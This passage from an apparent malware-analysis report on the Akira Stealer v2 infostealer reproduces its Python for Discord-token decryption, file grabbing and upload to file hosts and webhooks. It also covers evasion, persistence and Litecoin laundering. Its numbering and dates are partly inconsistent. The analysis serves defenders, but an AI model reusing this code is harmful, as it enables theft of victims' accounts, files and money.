- **Discord Paths** target official and unofficial Discord clients under `%APPDATA%`.
- **Browser Paths** cover popular browsers' user data folders, including subfolders for local storage and extensions.

Threads are spawned for each entry:

```
 for patt in browserPaths:
    t = Thread(target=self.get_btoken, args=[patt[0], patt[2]])
    t.start()
for patt in discord_paths:
    t = Thread(target=self.get_discord, args=[patt[0], patt[1]])
    t.start()
```

This threading model maximizes I/O throughput, probing dozens of directories concurrently.

Plaintext Token Scraping from Browsers

`get_btoken(path, arg)` navigates to each LevelDB folder and inspects `.log` and `.ldb` files:

```
for file in os.listdir(path + arg):
   if file.endswith((".log", ".ldb")):
       for line in open(f"{path}{arg}/{file}", errors="ignore"):
           for regex in (r"[\w-]{24}\.[\w-]{6}\.[\w-]{25,110}", r"mfa\.[\w-]{80,95}"):
               tokens = re.findall(regex, line)
               for token in tokens:
                   self.tokens.append(token)
                   self.cehckToken(token)
```

- **Regex** `[\w-]{24}\.[\w-]{6}\.[\w-]{25,110}` matches standard Discord tokens.
- **Regex** `mfa\.[\w-]{80,95}` captures MFA tokens.
- Deduplication is implicit: tokens stored in `self.tokens` before validation.

Encrypted Token Decryption in Discord Client

Discord's client encrypts Local Storage entries under DPAPI, prefaced by `v10` or `v11`. `get_discord(path, arg)` handles this:

```
 # Read Local State to obtain encrypted master key
with open(path + "/Local State", 'r') as f:
    local_state = json.load(f)
encrypted_key = b64decode(local_state['os_crypt']['encrypted_key'])[5:]
master_key = self.CryptUnprotectData(encrypted_key)

# Iterate LevelDB files for Base64 payloads
for file in os.listdir(path + arg):
    if file.endswith((".log", ".ldb")):
        for line in open(f"{path}{arg}/{file}"):
            for token_part in re.findall(r"dQw4w9WgXcQ:([A-Za-z0-9+/=]+)", line):
                ciphertext = b64decode(token_part)
                token = self.decrypt_value(ciphertext, master_key)
                self.tokens.append(token)
                self.cehckToken(token)
```

- **Master Key Recovery**: Strips the 5-byte DPAPI header, then calls `CryptUnprotectData` (wrapping Windows DPAPI) to decrypt the AES-GCM key.
- **Payload Parsing**: Tokens are prefixed with `dQw4w9WgXcQ:` (an attacker-chosen marker). After Base64 decoding, `decrypt_value()` splits IV and ciphertext:

  ```
   def decrypt\_value(buff, master\_key):
  iv = buff\[3:15]
  payload = buff\[15:]
  ```

```
cipher = AES.new(master\_key, AES.MODE\_GCM, iv)
return cipher.decrypt(payload)\[:-16].decode()
```

7.9.3 Token Validation & Exfiltration

Each extracted token is validated via live API call:

```
 headers = {"Authorization": token}
resp = requests.get("https://discordapp.com/api/v9/users/@me", headers=headers)
if resp.status_code == 200:
    self.cehckToken(token)
```

- **On success**, `cehckToken()` determines whether to send via Telegram (`useTg=True`) or Discord webhook:

  ```
   if useTg:
  self.sendTokenTg(token)
  else:
  self.send\_embed(token)
  ```

- `send_embed` crafts a rich Discord embed containing user metadata (username, discriminator, email, Nitro status, billing info) using fields from

```
 user_json = requests.get(...).json()
username = user_json["username"]
id = user_json["id"]
# embed fields: token, email, phone, IP, flags, Nitro, billing
```

- `sendTokenTg` sends a plain-text summary over Telegram API.

7.9.4 Telegram Session Harvesting

Beyond Discord tokens, the stealer grabs Telegram Desktop sessions:

```
 @staticmethod
def steal_telegram():
    src = f"{os.getenv('APPDATA')}/Telegram Desktop/tdata"
    Utils.TaskKill("telegram.exe")
    shutil.copytree(src, os.path.join(Utils.get_temp_folder(), "Telegram"))
```

- **Process Termination**: Ensures file locks are released.
- **Recursive Copy**: Steals `tdata` folder, including user sessions, contacts, and cached messages.
- **Exfiltration**: The stolen folder is zipped and uploaded via `sendFilesTG()`, with the download link embedded in a Telegram message.

Akira Stealer’s `Discord` module combines regex-based scraping, DPAPI-backed AES-GCM decryption, live API validation, and multi-protocol exfiltration (webhook + Telegram) to deliver a seamless account takeover capability across both Discord and Telegram platforms.

7.10 System Profiling

Akira Stealer v2 incorporates an extensive system profiling phase to gather host metadata, environment attributes, and network details. This information is collated in the `Data` class and later packaged with exfiltrated credentials. Below, we break down the profiling logic with direct code references.

7.10.1 `Data` Class Initialization

On startup, an instance of `Data` is created:

```
class Data:
   def __init__(self):
       self.username = os.getlogin()
       self.computerName = os.getenv("computername") or "Unable to get computer name"
       self.system_info = f"Computer Name: {self.computerName}\n..."
       ...
       self.ip = requests.get(url="https://api.ipify.org").text
       ipdata = json.loads(requests.post(url=f"http://ip-api.com/json/{self.ip}").text)
       self.country = ipdata.get("country")
       self.countryCode = ipdata.get("countryCode", "").lower()
```

- **Username & Hostname:** Retrieved via `os.getlogin()` and `COMPUTERNAME` environment variable.
- **IP Address:** Fetched with `requests.get("https://api.ipify.org")`, then geolocated via `ip-api.com` for country and ISO code.

7.10.2 OS and Hardware Enumeration

Using Windows Management Instrumentation (WMI) commands:

```
 # Operating System
self.computerOS = subprocess.run('wmic os get Caption', shell=True, capture_output=True).stdout
# Total Physical Memory
self.totalMemory = subprocess.run('wmic computersystem get totalphysicalmemory', ...)
# BIOS UUID
self.uuid = subprocess.run('wmic csproduct get uuid', ...)
# CPU Identifier
self.cpu = subprocess.run("powershell Get-ItemPropertyValue -Path 'HKLM:System...\Processor_Identifier'", ...)
# GPU Name
self.gpu = subprocess.run('wmic path win32_VideoController get name', ...)
# Windows Product Key
self.productKey = subprocess.run("powershell Get-ItemPropertyValue -Path 'HKLM:SOFTWARE\\Microsoft\\Windows NT...Softwar
```

Results are parsed to human-readable strings (`strip()`, index operations) and concatenated into:

```
self.system_info = (
   f"Computer Name: {self.computerName}\n"
   f"Total Memory: {self.totalMemory}\n"
   f"CPU: {self.cpu}\n"
```

```
    f"GPU: {self.gpu}\n"
    f"Product Key: {self.productKey}"
)
```

7.10.3 VM Detection & Anti-Sandbox Checks

Before deep profiling, the malware invokes `VmProtect.isVM(level)` to detect virtualization or analysis environments:

```
if VmProtect.isVM(1):
    sys.exit()
```

Key checks include:

- **Registry Keys & Driver Descriptors**: Queries virtualization-related registry entries.
- **Blacklisted UUIDs & Computer Names**: Matches against known VM fingerprints.
- **HTTP Simulation**: Attempts to connect to a nonexistent domain under HTTPS.
- **Process Blacklist**: Spawns a background thread to kill tools like `wireshark`, `ollydbg`, `ida64`.

7.10.4 Packaging & Transmission

The collected `system_info`, IP, and country flag are embedded in the webhook payload headers:

```
webhook_payload = {
    "embeds": [{
        "title": f"💉 Infected {self.computerName}/{self.username} | {self.ip} {flag}",
        "description": description + "\n```⚙️ System Info\n" + self.system_info + "```",
        "fields": [...]
    }]
}
requests.post(self.webhook_url, json=webhook_payload)
```

- **Flag Emoji**: Derived from ISO country code.
- **Fields**: Include counts of stolen passwords, cookies, etc., but the system info is in the embed description for immediate context.

Summary: System profiling in Akira Stealer v2 gathers comprehensive host and network data via WMI commands, environment variables, and IP geolocation. Coupled with VM detection and tool-killing routines, this ensures the attacker has a full snapshot of the compromised environment, enhancing targeted follow-up actions and filtering out analysis sandboxes.

7.11 File Grabber (Class: `Utils.steal_files`)

Beyond browser data and tokens, Akira also attempts to extract valuable user-generated content—such as documents, spreadsheets, private notes, and cryptographic key files. The File Grabber module is responsible for this task. It operates by scanning high-value directories for common file types and patterns, then silently adding them to the exfiltration bundle. What makes this module especially dangerous is its simplicity and focus: it doesn't attempt to crawl the entire file system. Instead, it targets specific, high-probability locations where sensitive files are typically stored. These include the Desktop,

Documents, Downloads, and OneDrive directories—each relative to the user's home path. This focused approach improves both speed and stealth, reducing the likelihood of detection during the scan. It also avoids alerting the user by not accessing system or protected directories. Once files of interest are located, they are copied into a temporary folder, optionally renamed or grouped, and later compressed into the final ZIP archive that's uploaded in the exfiltration phase.

7.11.1 Target Directories Enumeration

The stealer focuses on four high-yield folders:

```
searchFolders = [
   "Desktop",
   "Documents",
   "Downloads",
   "OneDrive"
]
```

Each folder is interpreted relative to the victim's home directory:

```
for folder in searchFolders:
   current_path = os.path.join(os.environ['USERPROFILE'], folder)
   if os.path.exists(current_path):
       # proceed to scan
```

7.11.2 Keyword & Extension Filtering

Keyword List

A predefined set of substrings guides file selection. Only filenames containing at least one keyword are considered:

```
keywordsFiles = [
   "passw", "seed", "mnemo", "phrase", "login", "wallet",
   "crypto", "token", "backup", "secret", "account"
]
```

- **Partial Matches**: Keywords like `passw` capture both `passwords.txt` and `passw_backup.docx`.
- **Broad Coverage**: Encompasses authentication, wallet, crypto, and token-related terms.

7.11.3 Allowed File Types

To minimize noise, a whitelist of extensions is enforced:

```
allowed_extensions = [
   ".txt", ".doc", ".docx", ".pdf", ".csv", ".xls", ".xlsx",
   ".jpg", ".png"
]
```

7.11.3 Size Constraint

Files larger than 2 megabytes are skipped to optimize exfiltration speed and avoid large transfers:

```
 file_size_mb = os.path.getsize(full_path) / (1024 * 1024)
if file_size_mb <= 2:
    # eligible for copy
```

7.11.4 Recursive Scanning & Copy Logic

Once the high-value directories have been identified, Akira initiates a recursive scanning routine to traverse subfolders and locate files matching specific keywords and extensions. This phase is built for precision and stealth: only files that match pre-defined criteria—such as filenames containing sensitive keywords and approved filetypes—are considered. The logic ensures that only relevant, user-generated content is exfiltrated. It ignores system files, caches, and binaries, and limits the size of any single file to 2 MB to reduce upload size and detection risk. This scanning method is silent, efficient, and optimized for stealthy data theft in real-world environments. By copying matching files into a staging folder and maintaining a list of what was taken, Akira prepares the content for bundling and exfiltration—while minimizing duplication and operational noise.

The core routine `steal_files()` operates as follows:

```
 @staticmethod
def steal_files():
    stolen_files = set()
    temp_folder = Utils.get_temp_folder()

    for folder in searchFolders:
        current_path = os.path.join(os.environ['USERPROFILE'], folder)
        if os.path.exists(current_path):
            for root, _, files in os.walk(current_path):
                for file in files:
                    lower = file.lower()
                    # Keyword check
                    if any(keyword in lower for keyword in keywordsFiles):
                        ext = os.path.splitext(lower)[1]
                        # Extension and size check
                        if ext in allowed_extensions and os.path.getsize(os.path.join(root, file)) <= 2 * 1024 * 1024:
                            # Prepare destination
                            files_dir = os.path.join(temp_folder, "Files")
                            os.makedirs(files_dir, exist_ok=True)
                            shutil.copy(os.path.join(root, file), os.path.join(files_dir, file))
                            stolen_files.add(file)
    data.stolen_files.extend(stolen_files)
```

Key points:

1. `os.walk`: Recursively descends into subdirectories.
2. **Case-insensitive matching**: Filenames are normalized via `lower()`.
3. **Atomic copy**: Uses `shutil.copy` to preserve file content.
4. **Set of stolen filenames**: Prevents duplicate copies when the same file appears twice.

5. **Integration with `Data`**: `data.stolen_files` accumulates the stolen file list for later reporting.

7.11.5 Archiving and Exfiltration

After collection, the `Files` folder is zipped and dispatched:

```
 # Archive
Utils.zip_client_file()  # creates CLIENT.zip from temp_folder

# Upload & Notify
akira.sendFilesTG(Utils.get_temp_folder(), startup)
hook.sendFilesTG(Utils.get_temp_folder(), startup)
```

- `zip_client_file()`: Compresses the entire temp directory, including `Files`, `Cookies`, `Passwords`, etc.
- `sendFilesTG()`: Posts the download link via Telegram or Discord webhook, listing each stolen filename:

```
 fields.append({
"name": "📂 Files",
"value": "`" + "\n".join(data.stolen_files) + "`",
"inline": False
})
```

Conclusion:

The File Grabber in Akira Stealer v2 systematically hunts for sensitive documents using keyword and extension filters, respects a 2 MB size cap for efficiency, and consolidates stolen items into an archive. Its design ensures both breadth (multiple folders) and precision (targeted filters), making it one of the most impactful stages of the malware's lifecycle.

7.12 Exfiltration Strategy

The exfiltration module handles harvested tokens and additional artifacts (cookies, autofills, logs) by staging them in a structured directory, compressing into an archive, uploading to multiple online file hosts, and sending detailed webhook notifications. This section deconstructs each step with file paths, domain endpoints, and code references for full traceability.

7.12.1 Directory Layout & Filenames

Akira organizes all collected artifacts into a clean and hierarchical temporary directory structure. This design allows for efficient packaging and easy post-exfiltration review by the attacker. Each data category—such as Tokens, Cookies, Passwords, or Screenshots—is stored in its own subfolder under a root path named after the victim's computer (e.g., DESKTOP1234). This structured layout ensures clarity, minimizes duplication, and streamlines the archiving and upload process. It also makes automated parsing or manual inspection much easier on the attacker side.

```
 C:\Users\User\AppData\Local\Temp\DESKTOP1234\
├── Tokens\
│    ├ token_ab12cd34.txt
│    └ token_ef56gh78.txt
├── Cookies\
```

```
│     ├ Chrome_Cookies.txt
│     └ Discord_Cookies.txt
├── Autofill\
├── Passwords\
├── Logs\
└── Screenshots\
```

7.12.2 Token & Artifact Staging

Before exfiltration, Akira stages all relevant artifacts in the corresponding subfolders. Token values, for instance, are written into individual .txt files to facilitate quick scanning and validation. Cookies, autofill entries, and passwords are similarly written into structured text files named by browser. This step standardizes the data layout, enabling automated tooling to track what was harvested. It also ensures that the zip archive later reflects a predictable and attacker-friendly format, regardless of which modules were triggered.

```
 import os, shutil
# Constants
TMP = os.getenv('TEMP')
ROOT = os.path.join(TMP, os.getenv('COMPUTERNAME'))
# Prepare structure
for sub in ['Tokens','Cookies','Autofill','Passwords','Logs','Screenshots']:
    os.makedirs(os.path.join(ROOT, sub), exist_ok=True)
# Save token
with open(os.path.join(ROOT, 'Tokens', f'token_{token[:8]}.txt'), 'w') as f:
    f.write(token)
```

- Tokens saved in separate small text files for quick inspection.
- Cookie dumps from `Chromium.GetCookies()` written to `{Browser}_Cookies.txt`.

7.13.3 ZIP Archive Creation

Once staging is complete, Akira compresses the entire directory into a single ZIP archive. The archive filename follows a consistent naming convention: _.zip, using the host's machine name and a UTC timestamp in ISO 8601 format. This ensures both uniqueness and chronological traceability. By walking the entire staging directory recursively, every file is preserved in its relative structure within the ZIP. This format simplifies bulk retrieval and inspection by attackers, especially if hundreds of victims are compromised in parallel.

```
 import zipfile, datetime

def create_archive(root_dir: str) -> str:
    ts = datetime.datetime.utcnow().strftime('%Y%m%dT%H%M%SZ')
    zip_name = os.path.basename(root_dir) + f'_{ts}.zip'
    zip_path = os.path.join(os.path.dirname(root_dir), zip_name)
    with zipfile.ZipFile(zip_path, 'w', zipfile.ZIP_DEFLATED) as zf:
        for dirpath, _, files in os.walk(root_dir):
            for fname in files:
                full = os.path.join(dirpath, fname)
                rel = os.path.relpath(full, root_dir)
```

```
                zf.write(full, rel)
    return zip_path
```

- Archive named `DESKTOP1234_20250505T123456Z.zip` for host coherence.

ZIP Filename Convention

The archive is named using the compromised host's computer name followed by a UTC timestamp in ISO format, ensuring uniqueness and chronological order.

```
 import datetime, os

def create_archive(root_dir: str) -> str:
    # Generate UTC timestamp in YYYYMMDDThhmmssZ format
    ts = datetime.datetime.utcnow().strftime('%Y%m%dT%H%M%SZ')
    # Construct ZIP filename: <ComputerName>_<Timestamp>.zip
    zip_name = os.path.basename(root_dir) + f'_{ts}.zip'
    zip_path = os.path.join(os.path.dirname(root_dir), zip_name)
    return zip_path
```

The archive is named using the compromised host's computer name followed by a UTC timestamp in ISO format, ensuring uniqueness and chronological order.

7.14.4 Upload Workflow

Akira uses a three-tier upload strategy to maximize the chance of successful data exfiltration. It first attempts to upload the archive to GoFile.io using their public API, which returns a download link. If GoFile is unavailable or blocked, it falls back to File.io and then Oshi.at, ensuring the data is always transferred. These services provide anonymous, short-lived hosting, which makes takedown and traceability difficult. The script captures the final download URL and prepares it for webhook delivery.

1. **Primary: GoFile.io**
    - **API to fetch servers**: `GET https://api.gofile.io/servers`
    - **Upload endpoint**: `POST https://<server>.gofile.io/contents/uploadfile`
    - **Response field**: `data.downloadPage` contains final URL.
2. **Fallback #1: File.io**
    - **Upload endpoint**: `POST https://file.io/` with `files={'file': open(...)}`
    - **Response**: JSON `link` field.
3. **Fallback #2: Oshi.at**
    - **Upload endpoint**: `POST http://oshi.at/` with `files[]` and parameters `expire=43200, autodestroy=0`.
    - **Response**: Plain text containing `DL: <url>`.

Implementation Snippet:

```
 import requests

def upload_with_fallback(zip_path):
    # GoFile
```

```
    try:
        servers = requests.get('https://api.gofile.io/servers', timeout=10).json()['data']['servers']
        for srv in servers:
            try:
                r = requests.post(
                    f'https://{srv}.gofile.io/contents/uploadfile',
                    files={'file': open(zip_path,'rb')}, timeout=20)
                url = r.json()['data']['downloadPage']
                if url: return url
            except: continue
    except: pass
    # File.io
    try:
        r = requests.post('https://file.io/', files={'file': open(zip_path,'rb')}, timeout=20)
        return r.json().get('link','')
    except: pass
    # Oshi.at
    try:
        text = requests.post('http://oshi.at/', files={'files[]': open(zip_path,'rb')}, data={'expire':'43200'}).text
        return text.split('DL: ')[1].strip()
    except: pass
    return ''
```

7.15.5 Webhook Alerts, Attacker Retrieval & Analyst Visibility Limits

After uploading the ZIP archive, Akira sends a webhook notification—typically to Discord or Telegram—with a structured embed containing detailed information: number of stolen tokens, cookie count, file size, and a clickable download link. This gives attackers immediate feedback and retrieval access. To ensure reliability, a plaintext fallback message is also sent, containing just the archive link. This redundancy guarantees delivery, even if the embed is blocked by the platform or filtered. From the defender's perspective, these communications are often invisible unless outbound network monitoring is in place.

Embed Notification

```
 # Build embed with key metadata
token_count = len(os.listdir(os.path.join(ROOT, 'Tokens')))
fields = [
    {'name':'🗂️ Archive','value':f'[Download Archive]({download_url})','inline':False},
    {'name':'📐 Size','value':f'{os.path.getsize(zip_path)//1024} KB','inline':True},
    {'name':'🔑 Tokens','value':str(token_count),'inline':True},
    {'name':'🍪 Cookies','value':str(data.cookie_count),'inline':True},
    {'name':'🔐 Passwords','value':str(data.password_count),'inline':True},
]
payload = {
    'username':'Akira 💊',
    'embeds':[{'title':'🗄️ Exfiltration Complete','fields':fields}]
}
requests.post(webhook_url, json=payload, timeout=8)
```

- **Delivery**: Sent to the attacker's Discord/Telegram channel.
- **Embed Link**: Contains a clickable `download_url` pointing to the ZIP on GoFile (or fallback host).

Raw Link Fallback

```
# Ensure attacker always has direct URL, even if embeds fail
message = f"📥 Archive available at: {download_url}"
requests.post(webhook_url, data={'message': message}, timeout=8)
```

- **Plain Text**: Guarantees delivery of the link in case embeds are blocked or silently dropped.

How the Attacker Retrieves the Link

1. Webhook Infrastructure The attacker embeds the webhook endpoint in the malware configuration:

```
# at class initialization
self.default_webhook = "%DISCORD_OR_TG_WEBHOOK_URL%"
```

- **Discord**: `https://discord.com/api/webhooks/<WEBHOOK_ID>/<WEBHOOK_TOKEN>`
- **Telegram**: `https://api.telegram.org/bot<TELEGRAM_TOKEN>/sendMessage`

2. Real-Time Delivery Immediately after a successful file upload, the malware executes:

```
payload = {
  'username': 'Akira 💊',
  'embeds': [{
      'title': '🗄️ Exfiltration Complete',
      'fields': [
          {'name': '🗂️ Archive', 'value': f'[Download ZIP]({download_url})'}
      ]
  }]
}
# Transmit the archive URL entirely in the JSON body
requests.post(self.default_webhook, json=payload, timeout=8)
```

- The `download_url` variable is interpolated into the embed's `fields.value`.
- For Telegram fallback, the `download_url` appears in the plain-text `message` parameter.

3. EDR & Forensic Visibility Limitations

- **No Local Logging**: The malware does not write the `download_url` to disk or system logs.
- **EDR Blind Spots**: Tools like Microsoft Defender for Endpoint may flag the HTTP request attempt but cannot extract the embedded URL.

4. Why the Analyst Cannot Recover This Locally:

- **No Local Copy of Link**: The malware writes the `download_url` only in memory and transmits it over the network; it does *not* save this URL to disk or logs.

- **Ephemeral Staging Cleanup**: Immediately after upload, the code executes:
  shutil.rmtree(ROOT),
  erasing all staged artifacts (including any transient text files) from `%TEMP%`.
- **Network-Only Transmission**: Webhook calls (`requests.post`) occur in-memory; no HTTP logs or browser history entries are created on the victim machine.

> **Implication for Analysts:** Without live packet capture (e.g., network TAP or proxy) at the time of execution, the exact `download_url` is unrecoverable post-infection. Additionally, the exfiltrated archive is auto-deleted from the hosting service, further reducing the window for forensic retrieval. Post-infection imaging or host-based forensic recovery will *not* reveal the attacker's URL or file host credentials, as no artifacts remain locally.

7.13 Conclusion

`astor.py` (Akira Stealer v2) is a comprehensive, commercially distributed stealer toolkit. It combines extensive targeting, sophisticated anti-analysis, dynamic infrastructure control, and full-stack data theft across credentials, crypto, system profiling, and user files. Its modularity and stealth, combined with rapid reinfection methods, make it one of the most technically advanced stealers observed in active deployment.

8. Circular Execution Chain: A Self-Healing Loop

One of the most technically sophisticated elements of this campaign is its regenerative, circular execution model. Unlike conventional malware with linear stages that flow from dropper to payload and then vanish, this operation was engineered like a **closed loop** — where every component watches over the others.

This **self-healing architecture** made the infection chain not only persistent, but also autonomous. It could fully recover from partial removals. As long as one piece remained alive, the entire malware ecosystem could reassemble itself.

8.1 Behavioral Breakdown

1. **Persistence Anchor (`Updater.exe`)** `Updater.exe` acts as the foundational foothold. It is typically dropped into a Windows user startup location, such as `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup`, or registered via `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`. Its job is simple but critical: ensure `main.exe` is present and launch it silently during user logon. If `main.exe` is missing, it re-extracts the archive `app-64.7z` (located in a temp folder or dropped anew), regenerating the full Electron app structure.
2. **Bridge Loader (`main.exe`)** `main.exe` is the Electron-wrapped Node.js application. It doesn't expose any GUI and operates entirely in the background. Upon execution, it runs the embedded JavaScript logic within `app.asar`, using Node.js as a runtime environment. This abstraction layer decouples the core logic from the PE stub, helping to evade traditional analysis.
3. **Execution Orchestrator (`jscryter.js`)** Embedded within `app.asar`, this is the true controller of the infection chain. Its key functions include:
   - Checking for the presence of `Updater.exe` and redeploying it if missing
   - Dynamically injecting runtime configuration: webhook URLs, C2 addresses, tokens
   - Either invoking the already-present Python payload (`astor.py`) or downloading it as part of a ZIP bundle (e.g., `pyth.zip`) from attacker-controlled infrastructure
4. **Payload Execution (`astor.py`)** Once triggered, `astor.py` executes in memory via `python.exe`. It systematically collects saved credentials, cookies, Discord tokens, browser session data, and cryptocurrency wallet

extensions. The data is staged in a ZIP archive and exfiltrated via HTTPS — commonly to Discord webhooks, but fallback APIs like `gofile.io` or custom C2 endpoints have also been observed.

5. **Loop Integrity and Self-Healing** The design is circular. If `Updater.exe` is deleted, it will be redeployed. If `main.exe` is missing, `Updater.exe` re-extracts it from `app-64.7z`. If `astor.py` is deleted, it is re-obtained by the JavaScript layer. This interdependency makes the malware resilient and capable of reconstructing its execution chain from virtually any surviving fragment.

This architecture is not just modular — it's **self-sustaining**, deliberately engineered for stealth, flexibility, and long-term survivability in target environments.

8.2 Why This Is Noteworthy

The campaign's architectural design reflects a level of sophistication not typically seen in commodity infostealers. It goes beyond simple multi-stage loaders — this is malware engineered for **operational resilience, stealth, and automation**.

Key Characteristics

- **Full Autonomy** Once deployed, the malware requires no user interaction or external reactivation. It acts like a malicious microservice — orchestrating its own persistence, payload execution, and repair routines without external control.
- **Multi-Language Execution Stack** The toolchain integrates:
  - **PE Binaries** (`Updater.exe` , `main.exe`)
  - **Node.js / JavaScript** (via Electron)
  - **PowerShell** (used for obfuscated payload relay)
  - **Python** (`astor.py` , executed as memory-resident stealer) This layered composition makes it harder to profile, fingerprint, and analyze using conventional static tools.
- **Defense Evasion by Design** Every component is encoded, encrypted, or dynamically injected:
  - Base64 PowerShell relay
  - AES-encrypted and GZIP-compressed Python core
  - Obfuscated JavaScript with runtime token injection
  - Self-healing behavior that frustrates partial removal
- **No Single Point of Failure** The malware's self-repair logic ensures that **removal of a single component is insufficient**. If `Updater.exe` is removed, the info stealer recreates it. If `astor.py` is deleted, it is redownloaded and redeployed by the JavaScript controller.

In short, the malware behaves more like a **distributed system** than a typical payload — one that prioritizes survivability, modularity, and stealth.

This elevates the threat from an opportunistic attack to a **resilient, adaptive platform** — requiring defenders to match its complexity with equally layered detection and response strategies.

8.3 Implications for Blue Teams

For defenders and CSOC operators, this kind of architecture raises the bar:

- **Partial cleanup is ineffective**. All nodes must be identified and removed simultaneously.
- **Defender for Endpoint correlation** is essential. Analysts must trace full chains: from `Updater.exe` → `cmd.exe` → `powershell.exe` → `python.exe`.

- **IOC-free persistence** means memory-based heuristics, telemetry baselining, and chain-based detection are key.

This isn't just a stealer. It's a **resilient malware platform —** behaving more like a distributed system than a simple threat. And that's exactly what makes it both impressive and dangerous.

9. Blockchain Tracking and Analysis

9.1 Tracing Fund Distribution in a Litecoin-Based Malware Campaign

During the reverse engineering phase of this malware campaign, we extracted multiple hardcoded wallet addresses used by the stealer for cryptocurrency exfiltration. By following the on-chain activity of these Litecoin wallets, we were able to uncover patterns indicative of deliberate money laundering tactics. The attacker-controlled wallet `LW6EopiZ...` acts as a central aggregation point. Funds stolen from multiple victims are funneled into this address, after which they are rapidly redistributed across multiple new addresses.

The behavior seen here is representative of a classic split-transfer pattern used in crypto tumbling or mixing operations. In each instance, the full incoming balance is divided into two roughly proportional outbound transactions, each sent to a different wallet. This strategy is designed to hinder address clustering and chain tracing by obfuscating the provenance of funds. It's an effective tactic to evade detection by automated blockchain analytics and threat intelligence platforms.

This laundering behavior leverages a combination of transaction timing, precise value splitting, and address reuse minimization to bypass heuristics commonly applied by clustering algorithms like those used in GraphSense, Chainalysis, or TRM Labs. The overall intent is to create high-entropy transactional flows, which confuse attribution and disrupt linkability, especially when the funds are eventually bridged across other assets or swapped into privacy-focused coins.

In the example below, we show a structured subset of this behavior. The incoming transactions represent distinct victim transfers. These values are then perfectly mapped to outbound flows, showing the coins being "washed" through fast, predictable, and algorithmically split payouts.

Input Source	Input Date	Amount In (LTC)	→ Attacker Wallet	Output Addresses	Total Out (LTC)
Input_1	2024-09-21	0.25339198	LLQtaBnSAF...	- `LZmHkgkED...` (0.15579078, 2024-09-26) - `M8JpDsw5H7...` (0.09760120, 2024-09-26)	0.25339198
Input_2	2024-04-16	1.09976044	LLQtaBnSAF...	- `LgWrCAF8ED...` (0.84304664, 2024-06-13) - `LgWrCAF8ED...` (0.25671380, 2024-06-13)	1.09976044
Input_3	2024-03-06	0.77089346	LLQtaBnSAF...	- `LZL3wQcSRP...` (0.38544673, 2024-03-04) - `M8kiBpVHG3...` (0.38544673, 2024-03-04)	0.77089346
Input_4	2024-03-06	0.77089346	LLQtaBnSAF...	- `LUFLTrqYpix...` (0.38544673, 2024-03-04)	0.77089346

				- `La22dfH9eM...` (0.38544673, 2024-03-04)	


10. Inside the Akira Ecosystem – Commercialized Cybercrime Infrastructure

Akira is not just a stealer—it's the centerpiece of a thriving underground ecosystem designed to simplify, scale, and monetize cybercrime.

10.1 A Plug-and-Play Ecosystem for Threat Actors

The Akira ecosystem exemplifies the evolution of cybercrime into a professionalized, service-driven economy. It includes:

- **Builder Bots** for on-demand payload generation (e.g., `@AkiraRedBot`)
- **Telegram channels** for updates, feature requests, and customer support
- **Automated licensing and payment handling**, often via direct messages or anonymous e-commerce platforms like Sellix
- **Bundled modules** such as clipboard hijackers, Discord token loggers, browser data stealers, and even ransomware add-ons
- **Customizable payloads** with configuration interfaces allowing toggles, webhook input, and icon branding




10.2 Commercialization of Cybercrime

Akira's structure reflects a broader movement toward "Malware-as-a-Service" (MaaS), where:

- **No deep technical skill** is required to launch attacks
- **Low entry costs** ($75 for 3 months, $150 for lifetime)
- **Instant support and documentation** through Telegram
- **Community contributions** regularly extend Akira with scripts and feature suggestions

